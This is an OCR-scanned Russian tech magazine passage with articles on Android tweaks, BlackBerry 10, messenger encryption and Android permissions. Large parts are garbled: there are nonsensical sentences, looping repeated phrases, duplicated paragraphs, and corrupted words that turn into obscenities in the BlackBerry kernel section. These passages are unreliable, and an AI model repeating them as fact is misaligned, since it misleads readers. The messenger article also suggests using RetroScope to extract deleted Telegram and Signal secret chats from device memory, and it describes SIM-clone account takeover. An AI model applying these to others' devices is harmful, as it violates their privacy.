Также нам необходимо сохранить свои глаза в темное время суток. Для этого устанавливаем приложение CFLumen. Это так называемый ночной режим, а если точнее — фильтр синего, который включается, когда за окном темно, и отключается в светлое время суток. Вечером экран будет желтеть, что благоприятно сказывается на зрении и позволяет проще заснуть.

4. НАТЯГИВАЕМ ШКУРКУ

Как бы странно это ни звучало, но поменять тему оформления можно не только в кастомных прошивках и прошивках некоторых производителей (привет, Sony), но и во вполне стандартном стоковом Android. Для этого есть как минимум два приложения: Substratum и HK Theme Manager. Первый использует появившийся в Android 6.0 механизм переназначения ресурсов RRO и, соответственно, должен нормально работать хотя бы на стоке. Второй — это Xposed-модуль, позволяющий применять темы для CyanogenMod на девайсах со стоковыми прошивками.

Отмечу, что, кроме этого, Substratum позволяет также заменить анимацию загрузки, шрифты, звуки и обои.

Магазин тем в Substratum

С иконками все намного проще. Достаточно поставить нужный пакет иконок из Play Store и лаунчер, поддерживающий их применение. Очень неплохой вариант: Pixel icon Pack — круглые иконки приложений в стиле Google Pixel.

СМАРТФОН НА ПРОКАЧКУ

ПРЕВРАЩАЕМ НЕДОРОГОЙ ГЛОЧНЫЙ АППАРАТ НА ANDROID В ОТЛИЧНЫЙ СМАРТФОН

5. НАСТРАИВАЕМ СОТОВУЮ СЕТЬ

Обычно после покупки смартфона за границей как интернет, в каких сетях он может работать, какие частоты поддерживает. Тут помогает Network Signal Guru. Этот инструмент не только показывает множество параметров (которые на 99% пользователей информации, но и позволяет очень тонко настроить подключение к сотовым сетям.

Для того чтобы учесть и поддерживаемые типы сетей, достаточно нажать на три точки вверху и выбрать Bandlock. В этом разделе можно выбрать соответствующего режима во встроенном меню можно увидеть поддерживаемые частоты. Для их отключения достаточно просто снять галочки. Например, если служит в ИСОМА голку с B1, то сети 3G перестают работать и смарт будет переключаться только между 2G и 4G. Чтобы обратно включить режим, достаточно вновь поставить галочку либо перезагрузить аппарат.

Самый отличный 3G и тем, чтобы заставить смартфон использовать 4G даже в условиях неуверенного приема и отчуть что прыгать между 3G и 4G, что может приести к обрывам соединения и, например, обзору заканчивается видео в Youtube. При этом вербы режим «только 4G» тоже нем, иначе то, что называется довольнолы, будет почитать «Замёт» (при условии, что смартфон или оператор не поддерживает VoLTE, как чаще всего и бывает).

Полезный экспонат

6. ПРОКАЧИВАЕМ ANDROID

Для Android существует не один десяток разных, той самой системы, которая превратила в Android конкурентов тяжких из iOS. Устанавить Root-ы должен был еще раз, а вот, если вы не знаете, какой версии операционки у установ модулей. Они доступны в каталоге самого приложения.

- Android Hide — не дает определить, какие элементы стоят на экране ты Android 7.0 со всеми переключателями и анимациями. Плюс отдыхает основные системные приложения. В меньшем количестве приложений полезные нарисно под значками опций. Появляется удобное переключение между ними, посредством нажатия на приложения с помощью длительного нажатия кнопки «Домой».
- Gravitbox — большинство настроек доступны даже дешевым тотам по (Galaxy, как и Cyanogen)Mod.
- Greenfactory — позволяет использовать приложения с низким зарядом аккумулятора. Ты же ведь и так постоянно смотришь в правый верхний угол?
- Amoledbeast — не нарушается количество шагов сложности для более точной регулировки.
- Network Signal Indicator — показывает скорость входящего и исходящего трафика в строке состояния.
- Advanced Power Widget — расширенное меню перезагрузки устройства с пунктами для перезагрузки в рекавери, загрузчик и так далее.
- Greenfactory — позволяет отрубить ненужные приложения для сетей в виде точной полоски над строкой состояния.

Для работы приложения нужен Root

Ну и конечно, же, не забудьте про модуль Gravitybox — мощнейший инструмент настройки прошивки под свои нужды. Представляет собой сборник приложений сделанных разными полезными модулей + интерфейс, внешне, даже ранние из разных прошивок. Однако не забывай, что некоторые фишки могут конфликтовать с другими модулями Xposed.

Sat, 4 Jan
17 Aug, 2014
21:06
Tap to unlock
Tap to unlock
Tap to unlock

BLACKBERRY, КОТОРУЮ МЫ ПОТЕРЯЛИ

BlackBerry

РАССКАЗ ОБ ОДНОЙ ИЗ ЛУЧШИХ ОС ПРОШЛОГО

Денис Мешков

В 2017 году на рынке мобильных ОС отмечались фантастические дуплоты: Google сокращала с Apple, Android уверенно вытеснял iOS из большинства ниш. Но ещё несколько лет назад ситуация выглядела иначе. Вплоть неплохо себя чувствовала Microsoft с ее Windows Phone, и пусть на мировом масштабе, но вполне ощутимо на рынке присутствовала BlackBerry с собственной ОС BlackBerry 10.

Что это за системка и как так получилось, что она практически исчезла с рынка? В этой статье мы обсудим особенности BlackBerry 10 на отличие от Android.

АРХИТЕКТУРА BLACKBERRY 10

Прежде всего, рассмотрим отличия обновления, собственно разработчиков — все это не про BlackBerry 10. Выпуск BlackBerry 10 была разработана на основе операционной системы QNX, приобретенной компанией RIM у Motorola. Изначально переноменованной в BlackBerry Inc. QNX считается операционкой для встраиваемых систем, в частности, для промышленных роботов. Когда по ней перенесли пользовательский интерфейс, стало ясно, что ее разрабатывали, вероятнее всего, для телефонов. Не забывайте, в сложном обсуждении QNX RTP, JD-ОС (подробности в статье «Ниндзя в мобильном мире»).

Что такое ОЗВ и что может дать, между прочим, и применение в мобильной ОС? Ответ: ОЗВ — это ядро, которое, в отличие от ядра Linux, не «ест» ресурсы, а «ебет» как собственно бывшие сперма. Что это означает? Ядро гарантирует и потоковое, обмен сообщениями и семафоры, таймеры и семафоры(ещё), что и случаем ему гарантирует скорость. В ядро для ОЗВ можно вне ядра запускать некоторые процессы, драйверы файловой системы, сетевой подсистемы, и даже, в принципе, пользовательские.

Подробно архитектуры ОЗВ рассмотрим в отдельной статье, но вкратце, и из-за всех ограничений стоящих основного профиля в том, что каждая подсистема работает в безопасном «Песочнике» — каждая подсистема, ядро, драйверы сетевой карты, драйверы файловой системы, генерация сообщений, таймеры, семафоры, — в своем «песочнике».

В BlackBerry 10 использовано очень компактное микроядро QNX Neutrino, внутри которого работают планировщик процессов, система обмена сообщениями, обработчик исключений и прерываний. Все остальное — драйверы, файловые системы, стеки и приложения — исполняется в пространстве пользователя, в отдельных «песочницах». Если ядро, к примеру, «ест» 1 Гбайт памяти, то каждая подсистема, которая выполняется в отдельной «песочнице», может использовать ограниченное количество памяти и другие.

Такая схема позволяет ошибке в драйвере сетевой карты принадлежит, да и обсыпе то, и чем не принадлежит. В случае отказа драйвера просто умирает, и ядро перезапускает его, не трогая остальное. Ну, а если ошибка в ядре, то, конечно, ядро «ебнется», но в дальнейшем, что же ему делать? Корочка, можно запустить другое ядро, чтобы спокойно «ебнуться» и в дальнейшем, которое все это создавало в динамическом «ебнувшемся» пространстве.

Схема ядра и компонентов

ЖЕЛЕЗО

Ядро BlackBerry 10 было выпущено множеством устройств. Смартфоны BlackBerry Z10, Z30, Z3, Leap, клавиатурные Q10, Q5, Classic и Passport. Все они были выпущены на базе SoC Qualcomm. Ядро BlackBerry 10 поддерживает и можно выкладывать на платформы с ARM-процессорами, в частности, Snapdragon S4 и разные варианты. Это заставляет BlackBerry уверен целиться за встроенным железом, продолжая выпускать устройства, заведомо проигрывающие конкурентам!

Дело в дальнейше. Если сравнить ОС Android, доверенно для наборов сетевых, то Android поддерживает ядро Linux, которое, в отличие от ядра QNX, для сетевых, ресурс ест, а ест оно! Ресурсы расходуются, ничего, ничего, ничего, ресурсы расходуются в отличиях от Android, которые, в отличие от ядра QNX, ресурсы ест, а ест оно! Ресурсы расходуются, ничего, ничего, ресурсы расходуются, ничего, ресурсы расходуются, ничего, ресурсы расходуются

BLACKBERRY, КОТОРУЮ МЫ ПОТЕРЯЛИ

РАССКАЗ ОБ ОДНОЙ ИЗ ЛУЧШИХ ОС ПРОШЛОГО

ПРИЛОЖЕНИЯ И ANDROID

Для BlackBerry 10 очень мало приложений. Если ты слышал про дефицит приложений для Windows Phone, то здесь его (дефицит) можно смело умножать на десять. То приложения, которые доступны, можно скачать из встроенного магазина BlackBerry World.

При этом тут факт, что приложение присутствует в BlackBerry World, вовсе не означает, что это приложение создано и оптимизировано для BlackBerry. Оно может и вовсе не работать, скачано оно из APK-формата для Android и вырезанным Google API. Минус... Android?

Ты уже знаешь, что BlackBerry 10 поддержка на QNX. А известно ли тебе, что оплачив между QNX и Linux с тонки зрения API настолько невелики, что Blackberry смогли встроить в BB10 полноценную подсистему Android? Версия Android, основанная на Android 4.3 Jelly Bean, которая отличается даже не в переправе вызова из подсистемы транслируется в вызовы QNX. Да, транслация вызовов API и усиленные требования безопасности замедляет работу подсистемы в сравнении с оригинальным Android, но для большинства, наверное, гораздо важнее, что большинство приложения для Android заметно облегчает участь пользователя BlackBerry 10.

Приложения для Android доступны как в BlackBerry World (что отнюдь не упрощает магазин, потому что отличить их от гораздо лучше работающих «родных» приложений возможно далеко не всегда), так и во втором, дополнительном магазине — Amazon App Store:

Подсистема Android бесшовно интегрирована в BlackBerry 10. Что это значит на практике? Например, если в выбору действие «поделиться», то в качестве возможных целей тебе будет предложен список, в котором будут как «нативные» приложения BB10, так и приложения Android. Скажем, если из приложения Android в спорс ссылку на веб-сайт, а в качестве браузера по умолчанию у меня будет установлен Hot Browser или Card Browser (это единственные браузер-карточка, на Android аналогом будет Chrome), то я получу стандартную «контекстную» анимацию, в котором «смазывание экрана» в уберу карточек браузера и вернуть к приложению Android — причем так же, как это происходило бы в случае со связкой из «родных» приложений.

Насколько хорошо BlackBerry 10 и телефоны BlackBerry и насколько подсистема Android Runtime на самом деле решает проблему нехватки приложений? Ну... это сложно. К тому же сильно устаревший. Как ни крути, а Android 4.3 поддерживается уже давно не всеми приложениями. «Плавающие» стоят популярные программы обмена сообщениями. Перестало работать, приложение службы доставки DHL: на сайте добавили капчу, а обновленная версия мобильного приложения с ее поддержкой доступна только для устройств с Android 4.4 и выше.

Приложения Android доступны даже не все ресурсы телефона. Так, BlackBerry Passport, создатели которого старались сделать Android-версии приложения Android только для так и не был исправлен за полгода года, процедуры с последнего обновления до версии системы версии 10.3.3). «Наверное, лучше, чем ничего» будет весьма верной характеристикой.

РЕЗЕРВНЫЕ КОПИИ И ИХ ВОССТАНОВЛЕНИЕ

Создание и восстановление резервных копий — штатная функция iOS и до сих пор больше нею Android. BlackBerry 10 механизм создания и восстановления резервных копий есть, но вплоть до версии 10.3.3 он отсутствовал резервной копии использовало приложение BlackBerry Link, но можно использовать и сторонним приложением Sachesi.

Для создания резервной копии устройство потребуется подключить к компьютеру и разблокировать паролем. Данные, которые попадают в резервную копию, надежно шифруются еще внутри устройства: нарушить попадает уже зашифрованный поток. Восстановить ранее созданную приложением BlackBerry Link или Sachesi в виде файлов. Можно сказать, что резервная копия создается внутри телефона. Кстати, в iOS резервное копирование работает точно так же, только шифрование там опциональное и делается с помощью пароля.

ПОИСК И ГОЛОСОВОЙ ПОМОЩНИК

В BlackBerry 10 есть мощный сквозной поиск. Достаточно начать набрать, слово с клавиатуры, чтобы найти приложения, контакты, письма и прочее — появляются автоматически. Никакое отдельное приложение запускать для этого не нужно. Кроме того, в системе есть и весьма приличный голосовой помощник, работающий — снова в отличие от Google — полностью автономно.

ПРОШИВКИ И ОБНОВЛЕНИЯ

Тут все привычно и негативно одновременно. Привычно наличие ОТА-обновлений, привычно и то, что ждать их можно до морковкина загвоздка. Это не Apple, и явно быстрее или не чинится-нагрузка, или нельзя и не полностью исправляется спустя годы и месяцы. Ежемесячные обновления безопасности? Да зачем они нужны? Если безопасной системе? Для запуска фичи — отсутствие двухфакторной аутентификации и обход системы защиты от сбоса с заводским установщиком BlackBerry Protect — так и не исправлены спустя годы. Новая прошивка 10.3.3 серьезно ломает работу сохраняется приложения BlackBerry Link или Sachesi в виде файлов. Можно сказать, что резервная копия создается внутри телефона. Кстати, в iOS резервное копирование работает точно так же, только шифрование там опциональное и делается с помощью пароля.

БЕЗОПАСНОСТЬ

Эту главу я оставил напоследок. С момента выхода BlackBerry 10 производитель тередит о не имеющегося аналогов безопасности этой системы. Что на выражается и правда ли, что BlackBerry 10 невозможно взломать?

Про безопасность на уровне системы мы уже говорили. Прошивку модифицировать невозможно, получить эскалацию привилегий — тоже. Root-доступ в Android Runtime прошивки 10.3.3 отсутствует — доверенный NAP (если беал) также получить не удалось нижому за все время существования системы.

Система BlackBerry 10 — единственная из мобильных операционных систем, которая не следит за своими пользователями. Данные не собираются и не передаются на серверы компании; отсутствует даже анонимная телеметрия. Которая такие перемещения, которые на твоем устройстве (если, конечно, ты не установишь сервисы Google и не воспользуешься Google Maps). Голосовой помощник обрабатывает все команды локально, а запросы голоса не будут отправлены на сервер Google (Google Assistant в 5.3 либо

КРИПТОСТОЙКИЕ И АНДРОИДЫ

ПРОВЕРЯЕМ НА СТОЙКОСТЬ МЕССЕНДЖЕРЫ С ШИФРОВАНИЕМ

Сказочное (хорошо-плохое) шифрование в мессенджерах заявлено популярность тем, что сообщения передаются самостоятельно незаметно для пользователей. ИМ не надо самостоятельно генерировать пары ключей, подписывать их, рассылкой ключей спутать и обеспечить секретный ключ, вовремя отвязать, а подписанные ключи проверять — все делается за кадром пользователя. В переписке волшебным образом оказывается шифрование. Но насколько оно стойко на самом деле?

WARNING

Все информация в этой статье предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный читателям данной статьи

Еще в 2004 году над соотечественником Никитой Борисовым сжалился и Microsoft выпустила инструментарий криптографии протокол для систем клиентского обмена сообщениями. Протокол получил название OTR (Off-the-Record). Его разработчики, Никита Борисов и Ян Голдберг, написали QIP, а над плагином библиотеки. В дальнейшем OTR стал основой для новых полезных протоколов с дополнительным методами шифрования. Рассмотрим, в частности, протокол Signal, даже основанный на TextSecure. На Razer Signal работает и большинству другие криптомессенджеры.

ПРИНЦИПЫ ШИФРОВАНИЕМ ПЕРЕПИСКИ

Криптографическая аутентификация защищает защиту переписки должны обеспечивать как минимум два базовых свойства: конфиденциальность и аутентичность. Конфиденциальность гарантирует невозможность подслушивания могут расшифровать сообщения друг друга. Не интернет-провайдер, не сотовый оператор, не спецслужбы, не хакеры. Аутентичность гарантирует, что сообщения приходят от того, кого вы ожидаете, а не кто-то другой. Криптографическая аутентичность обеспечивает защиту от случайных изменений и целенаправленных атак подмены. Любое изменение при передаче должно сделать будет автоматически отклонено. Принципиальная сторонам как пользователь, так и криптографы.

Аналогично **обратная секретность** обеспечивает защиту будущих сообщений даже при компрометации ключей. Если ключ компрометирован, прошлые сообщения, но из взаимосвязанных с прошедшим вычислить крайне сложно.

Сквозное шифрование (E2E) обеспечивает конфиденциальность переписки. Сервисами протокол обеспечивает аутентичность сообщениям сервер. Дайвиков крамолы «Особый» (Double ratchet, DR). Он был разработан в 2013 году на основе протокола «Off-the-Record» Никитой Борисовым и Яном Голдбергом для плагин Open Whisper Systems Macos (Macos Mattrapp).

В значительном ставке «Особый» протокол применяется для обмена сообщениями. Он использует ключи «сессии», которые обеспечивают обратную секретность. Даже в случае ключего протокол использовании отличается сообщения отправки сообщения протокол только зашифрованные не сообщения, а это всегда можно часть переписки.

В протоколе Signal используется комбинация нескольких ключей, каждый выполняет свой конкретный предназначение. Для этого у мессенджера несколько ключей и сессий.

SIGNAL И ЕГО АНАЛОГИ

Signal — это протокол для сквозных шифрование сотрудник применяется как в одноименном мессенджере от Open Whisper Systems, так и во многих сторонних приложениях, таких как WhatsApp, Facebook Messenger, Google Allo. Он же использует криптографии или сигнала криптографическая версия Signal Protocol, исходя даже или сигнала криптографии названия. Например, у Viber протокол Pitchat — по сути, тот же Signal, только с дополнительными изменениями в модели использования.

В значительном ставке «Особый» протокол применяется для обмена сообщениями. Он использует ключи «сессии», которые обеспечивают обратную секретность. Даже в случае ключего протокол использовании отличается сообщения отправки сообщения протокол только зашифрованные не сообщения, а это всегда можно часть переписки.

В протоколе Signal используется комбинация нескольких ключей, каждый выполняет свой конкретный предназначение. Для этого у мессенджера несколько ключей и сессий.

Signal и его аналоги поддерживают сквозное шифрование протокола. Но не все сервисы реализации сквозного шифрования протокола. Зачем? Потому что сервисы могут использовать протокол, но не обеспечивать сквозное шифрование. Например, в Telegram протокол MTPROTO, но сервер видит ключи и может расшифровать сообщения. Signal — это не только протокол, но и экосистема: клиенты, сервисы, ключевые серверы. Поэтому даже при использовании Signal Protocol сервисы могут не обеспечивать сквозное шифрование.

Signal — это не только протокол, но и экосистема: клиенты, сервисы, ключевые серверы. Поэтому даже при использовании Signal Protocol сервисы могут не обеспечивать сквозное шифрование.

СПОСОБЫ ВЗЛОМА

Криптографы, как правило, атакуют алгоритмы. Реже в качестве работного пункта. Но реже — потому что Signal и имеет практически значимых уязвимостей. Но есть нетривиальные альтернативные способы взлома. Например, Signal. WhatsApp, да и другие мессенджеров сквозное шифрование гарантирует конфиденциальность, но не гарантирует, что сообщения дойдут до адресата. Злоумышленник может перехватить сообщения и не доставить.

Не прикрывая ВВР и разрешение этого Signal выдержки при формировании сообщения. Сообщения при необходимости будут отсоединены, не требуется. Но при использовании Signal Protocol сервисы могут не обеспечивать сквозное шифрование. Signal — это не только протокол, но и экосистема: клиенты, сервисы, ключевые серверы. Поэтому даже при использовании Signal Protocol сервисы могут не обеспечивать сквозное шифрование.

КРИПТОСТОЙКИЕ АНДРОИДЫ

ПРОВЕРЯЕМ НА СТОЙКОСТЬ МЕССЕНДЖЕРЫ С ШИФРОВАНИЕМ

TELEGRAM

Про этот мессенджер стоит поговорить отдельно по целому ряду причин. Во-первых, он использует другой протокол сквозного шифрования — MT-Proto. После избавления от детских болезней (раз, два, три) и публикации большей части исходных кодов его можно рассматривать как перспективную альтернативу протоколу Signal.

Во-вторых, само приложение Telegram не хранит локальные копии переписки. Вся она загружается с сервера. Поэтому скопировать лог чатов, как в Viber и многих других мессенджерах, не получится.

В-третьих, в Telegram есть секретные чаты, для которых реализованы дополнительные механизмы защиты. Например, во всплывающих уведомлениях не показывается текст секретных чатов. При удалении у одного собеседника секретные сообщения удаляются и у другого. Можно даже запрограммировать автоматическое уничтожение сообщения через заданное время. В любом случае после доставки все секретные сообщения удаляются с серверов Telegram.

Проверить это можно только косвенно, сменив устройство. На новом смартфоне после авторизации в Telegram удастся восстановить всю переписку, кроме секретных чатов. Происходит так потому, что ключ шифрования переписки в секретных чатах привязан к конкретному устройству. Во всяком случае, так утверждается в официальном FAQ.

Что же делать, если Вам будет использовать секретные чаты Telegram с автоматически удаляющимися сообщениями? Как вариант, воспользоваться одной особенностью Android под названием Screen after Previous Screens.

Кратко суть метода состоит в том, что Android кеширует в оперативной памяти изображения экранов запущенных приложений и хранит их некоторое время. Делается это для того, чтобы пользователь быстрее мог переключаться между приложениями, не дожидаясь полной отрисовки их окон заново.

Утилита RetroScope с открытым исходным кодом умеет вытаскивать из памяти смартфона десяток последних снапов экрана (или больше, если повезет), среди которых попадается что угодно — включая секретные чаты Telegram (в том числе уже удаленные) и чаты Signal, которые вообще нельзя заскринить штатным образом.

КРИПТОФОНЫ

Android — сложная операционная система, а степень защиты любой системы соответствует таковой для самого слабозащищенного компонента. Поэтому на рынке появляются криптофоны — максимально защищенные смартфоны. Silent Circle выпустила две версии Blackphone. BlackBerry создала Priv, а Macate Group представила в прошлом году GATCA Elite.

Парадокс в том, что, пытаясь сделать Android надежнее, все эти компании создают его более консервативную, усложненную... и менее надежную версию. Например, в Blackphone приходится использовать старые версии приложений из проекта AOSP, в которых накапливается много известных уязвимостей. Обновлять их вручную оперативно не получится, а ставить магазин приложений — это самому создавать брешь в охранном периметре.

Доходит до абсурда: предустановленное приложение для защищенной переписки SilentText долгое время использовало библиотеку libscimp, в которой давно выявлена утечка памяти. Достаточно было отправить модифицированное сообщение, чтобы его команды выполнились от локального пользователя и предоставили удаленный доступ к содержимому Blackphone.

ПРОБЛЕМА СОТОВЫХ ОПЕРАТОРОВ

Двухфакторная аутентификация была призвана усложнить взлом аккаунта, но на деле она лишь переложила проблемы безопасности на хрупкие плечи сотовых операторов и создала новые бреши. К примеру, в апреле прошлого года два сотрудника «Фонда борьбы с коррупцией» (ФБК) сообщили о взломах своих аккаунтов Telegram. Оба пострадавших использовали двухфакторную аутентификацию. Они считают, что взлом их аккаунтов произошел при непосредственном участии МТС. Предполагается, что недобросовестные сотрудники сотового оператора клонировали SIM-карты и передали их злоумышленникам. Это позволило получить им СМС-коды подтверждения для авторизации в Telegram.

Клонирование SIM-карты — тривиальная процедура, выполняемая в любом салоне оператора связи. Я много раз пользовался ей для замены испорченной симки... и не всегда у меня спрашивали паспорт. Более того, между активацией новой симки и отключением старой есть небольшое временное окно. Об этом я узнал случайно, когда забыл отдать испорченную симку и она вдруг ожила у меня уже после выдачи новой.

УЯЗВИМОСТИ СТАРЫХ ВЕРСИЙ ANDROID

Любое криптографическое приложение может безопасно использоваться только в том случае, если запущено в доверенной среде. Смартфоны с ОС Android этому условию не удовлетворяют совершенно. WhatsApp, Telegram и другие мессенджеры готовы запускаться даже на старой Android 4.0 Ice Cream Sandwich, эксплоитов для которой просто тьма. Если же мессенджеры ограничат возможность запуска только последними версиями Android, то лишатся 99% пользователей.

ШИФРОВАНИЕ ДЕ-ЮРЕ И ДЕ-ФАКТО

Использование сквозного шифрования во всех популярных мессенджерах стало стандартом де-факто. Его юридический статус в настоящее время не вполне определен. С одной стороны, свобода переписки и запрет на цензуру гарантируются конституцией во многих странах. С другой — такое шифрование противоречит новым российским законам из «пакета Яровой» и законодательным актам «антитеррористической направленности» в США. Google, Facebook и другие компании обязаны соблюдать законы тех стран, в которых работают. Если их принудят дать доступ к переписке, они будут вынуждены «сотрудничать» с правительством.

Пока отработанного механизма принуждения еще нет, стойкое шифрование в мессенджерах называют головной болью для спецслужб всего мира. Директор ФБР, министр внутренних дел Франции и многие другие высокопоставленные чиновники заявляли, что их ведомства не могут контролировать такую переписку.

На мой взгляд, это лишь игра на публику. Как говорил Братец Кролик: «Только не бросай меня в терновый куст!» Хотя используемый мессенджерами протокол защищенной передачи данных Signal и его аналоги считаются надежными (а порой и прошедшими серьезный аудит), реальная степень криптографической защиты переписки в них оказывается невысокой из-за человеческого фактора и дополнительных функций в самих приложениях. Формально архивация чатов, их дублирование в облако, перенос на другое устройство и автоматическая смена ключей создавались ради удобства... вот только чьего именно?

А как же PGP?


Первое, что обычно приходит на ум при упоминании зашифрованной переписки, — это PGP. Однако далеко не все реализации этой популярной криптографии «с открытым» ключом в равной степени безопасны. Различные методы ослабления криптостойкости официально использовались США для экспортных продуктов, а неофициально — и для всех массовых. Компания Symantec, купившая у Филиппа Циммермана права на PGP и закрывшая исходный код своих продуктов, просто обязана соблюдать действующие ограничения американского законодательства и следовать негласным «рекомендациям» своего правительства.

Поэтому сторонники приватности долгое время считали заслуживающими доверия лишь авторские версии PGP 2.x, которые использовали для шифрования несовместимых ключей алгоритмы RSA или IDEA. Однако после того как в 2010 году методом решета числового поля удалось за приемлемое время вычислить ключ RSA длиной 768 бит, их надежность тоже перестала считаться достаточно высокой.

Внимание современных хактивистов и прочих правозащитников переключилось на свободные реализации PGP с открытым исходным кодом. Большинство их них позволяет выбирать из нескольких алгоритмов и генерировать более длинные ключи. Однако и здесь не все так просто. Более длинный ключ еще не гарантирует большей криптостойкости системы. Для этого в ней должны отсутствовать другие недостатки, а все биты ключа быть в равной степени случайными. На практике это часто оказывается не так.

Битовую последовательность ключа всегда формирует какой-то известный генератор псевдослучайных чисел. Обычно это предустановленный в ОС или взятый из готовых библиотек ГПСЧ. Его случайное или преднамеренное ослабление — самая часто встречающаяся проблема. Некогда популярный Dual_EC_DRBG (использовавшийся и в большинстве продуктов компании RSA) непосредственно был разработан в АНБ и содержал закладку. Выяснили это спустя семь лет, уже когда Dual_EC_DRBG использовался повсеместно.

Все реализации PGP, соответствующие стандарту OpenPGP (RFC 2440 и RFC 4880), сохраняют базовую совместимость друг с другом. На смартфонах с ОС Android добавить шифрование PGP к почте можно, например, с помощью приложения OpenKeychain.



OpenKeychain

OpenKeychain имеет открытый исходный код, проверенный компанией Cure-53 на безопасность, прозрачно интегрируется с почтовым клиентом K-9 Mail, Jabber-клиентом Conversations, и даже может передавать зашифрованные файлы в приложение EDS (Encrypted Data Store), о котором мы писали в прошлой статье цикла.

ВЫВОДЫ

Защиту от перехвата сообщений третьей стороной сегодня в Android эффективно реализуют как классические почтовые приложения (использующие OpenPGP), так и современные мессенджеры, в основе которых лежит принцип сквозного шифрования. При этом конфиденциальность сообщений сохраняется ровно до тех пор, пока у атакующей стороны нет дополнительных преимуществ — таких как физический доступ к устройству или возможность удаленно протрояниить его.

Разговоры о том, насколько надежен сам протокол Signal, чем он лучше Proteus или MTProto, интересны лишь самим криптографам. Для пользователей они лишены практического смысла до тех пор, пока в мессенджерах можно делать незашифрованные копии переписки и клонировать текущие сессии. Даже если все приложения для переписки станут настолько же бронированными (и неудобными), как оригинальный мессенджер Signal, все равно останется множество уязвимостей на уровне ОС Android и человеческий фактор. ✖

WWW

- FAQ про GnuPG на русском
- Использование OpenPGP в Android
- Библиотека Signal Protocol на Java для Android
- Бэкдор в ГПСЧ
- Особенности и ограничения криптосистемы PGP

ТРИ ПРИЧИНЫ НЕ ЛЮБИТЬ НОВЫЕ ВЕРСИИ ANDROID

КОЛОНКА ЕВГЕНИЯ ЗОБНИНА

Евгений Зобнин
zobnin@xcit

Для опытного пользователя и разработчика приложений Android всегда был очень удобной системой. Открытый исходный код, богатые возможности и отсутствие какого контроля со стороны Google делали смартфон на Android настоящим карманным компьютером, который не устраивал по своим возможностям настоящий ПК. Однако все течет, все меняется, и в последнее время Google добавляет в Android все больше ограничений и сомнительных фишек, которые убивают лучшие черты системы.

Для этой заметки я собрал три особенности свежих версий Android, которые кажутся мне наиболее странными и мешающими. У каждой из них есть свои причины для появления, и в большинстве случаев эти причины вызваны ноу-ноу компетентности разработчиков Google и самих пользователей. Поэтому в некотором смысле это предсказания стыда (как и подобает технологиям, которые выходят в продакшен и для опытных юзеров.

ЗАЛПОС ПОЛНОМОЧИЙ

«В Android 6.0 нашлось, то появилась система запроса полномочий прямо на лету, не прошло и десяти лет». Примерно в таком ключе отзывались пользователи об одном из нововведений Android 6.0 — так сказал сказал с вопросом. «Разумеется XXX хочет получить доступ к камере. Разрешить?» Досказать, насколько это полезно, можно только на примере конкретных примеров, какой у пользователей iPhone был еще в iOS 6.

Действительно, на первый взгляд, очень нужное и правильное новшество. Но если копнуть чуть глубже, то оно, что называется, отрыжка прошлого и наружу. Начнем с того, зачем такая система вообще нужна. А нужна она для очень простой вещи — для предоставления контролируемого доступа к каким функциям смартфона приложение может получить доступ, а к каким нет. И здесь возникает первая проблема — если какие-то установленные приложения не начинают запрашивать права на доступ к чему-либо, очень скоро пользователь привыкает давать добро машинально.

Да, для определенных приложений доступ к своей конфиденциальности людей такая система будет иметь смысл. Однако для подавляющего большинства она бестолку перекладывает в дырокрадкой ответ на вопрос. Причем в том числе и для тех, кто не хочет, чтобы установленные ими приложения не использовали бы свободную к ним доступ что называется. Тонкие вещи как или иначе пользуется проверенным софтом и не устанавливает непонятно что неизвестно откуда.

Второе: сама система запроса права очень обсырена. Фактически десятки различных разрешений, которые могут получить приложения, здесь сведены всего к семи. Если вы хотите, к примеру, мессенджер, который получит возможность переправлять СМС для получения кода авторизации (стандартная проверка, которая используется для подтверждения вашего доступа к функциональности СМС, которая автоматически отправляет ему доступ к отправке СМС и чтению баз СМС. И если раньше при установке приложения пользователь мог увидеть, что приложение требует доступ к функциям и к другим, то теперь действительно желает всего лишь переправлять СМС, то все, что мы остается теперь, — это дать приложению полный доступ ко всем функциям СМС сразу.

Третье: новая система запроса полномочий не работает со старым софтом. Это значит, что если приложение не было собрано для Android 6.0 и выше (targetSdkVersion>23), то оно вообще не будет запрашивать полномочия у пользователя для получения доступа к нужным функциям. То есть все будет ровно так, как было до версии 6.0. А самое главное, что возможность собрать приложение с target-версией ниже 23 в ближайшем будущем не дачется (в ближайшем году), любой желающий может скачать самую свежую Android Studio и собрать с не поддерживающим API Level 23 и которое будет гарантировано работать в Android 6/7 и не требовать от пользователя подтверждать свои полномочия.

Говоря иначе, система запроса полномочий не только не защищает от приложений, использующих возможности смартфона против владельца, а создает проблемы конкретно для пользователя. Пользователь думает, что контролирует ситуацию, но на самом деле это не так.

Запрос на доступ к камере и все разрешения приложения «Камера»

ЭНЕРГОСБЕРЕЖЕНИЕ

Главная проблема Android в сравнении с другими мобильными ОС — полность доступная разработчикам приложений инструментарии. Другими словами: Android по своему духу наиного близок к полноценной настольной ОС, чем iOS и Windows Mobile. Поэтому здесь могут спокойно работать в фоне, отсрочив приложения по минимуму отличаются в действия и могут использовать возможности системы любыми со стороны софта. Дарвин, домашний экран, каналы, приложения для обмена сообщениями — все это пользователь может заменить на сторонний софт безо всяких оговорок.

Что где есть сообщая, тем есть и ответственность. Как только Android начал набирать популярность, разработчики столкнулись проблемы многие фоне работючих просто устройствами возможностями системы и создавать софт, который в фоне работает, но при этом не разрешает работать работа устройства от батареи. Сделать это несложно — достаточно просто написать фоновую службу, которая будет замыкать wakelock (не позволяет устройству уснуть) и постоянно делать какую-то работу.

В большинстве случаев такой софт был крайтелем просто проблемой: та, в частности, спокойно ждет, то как бы чем не было, именно такой софт закрепил за Android репутацию прожорливой до батареи системы, что заставило Google принять меры. Причем меры борьбы были довольно мягкими: стоки слишком продолжительным вейлоком, обнаруженные задачи, потребителям запрещено слишком долго работающие сокет. Но в конце концов все это привело к появлению режима агрессивного энергосбережения Doze в Android 6.0.

Принцип работы Doze довольно прост. Если в течение часа не включать смартфон и не брать его в руки (в Android 6.0), система отключает доступ к интернету и приостанавливает все фоновые службы, незавершенные до того, имеет ли вейлоки или нет. Затем время от времени смартфон просыпается (сколько чего-то, зависит от версии), чтобы приложения могли сделать свои дела, и снова засыпает. В дополнение к Doze также существует механизм App Standby, делающий примерно то же самое, но в отношении отдельно взятых фоновых служб и не зависимости от того, включен смартфон или нет.

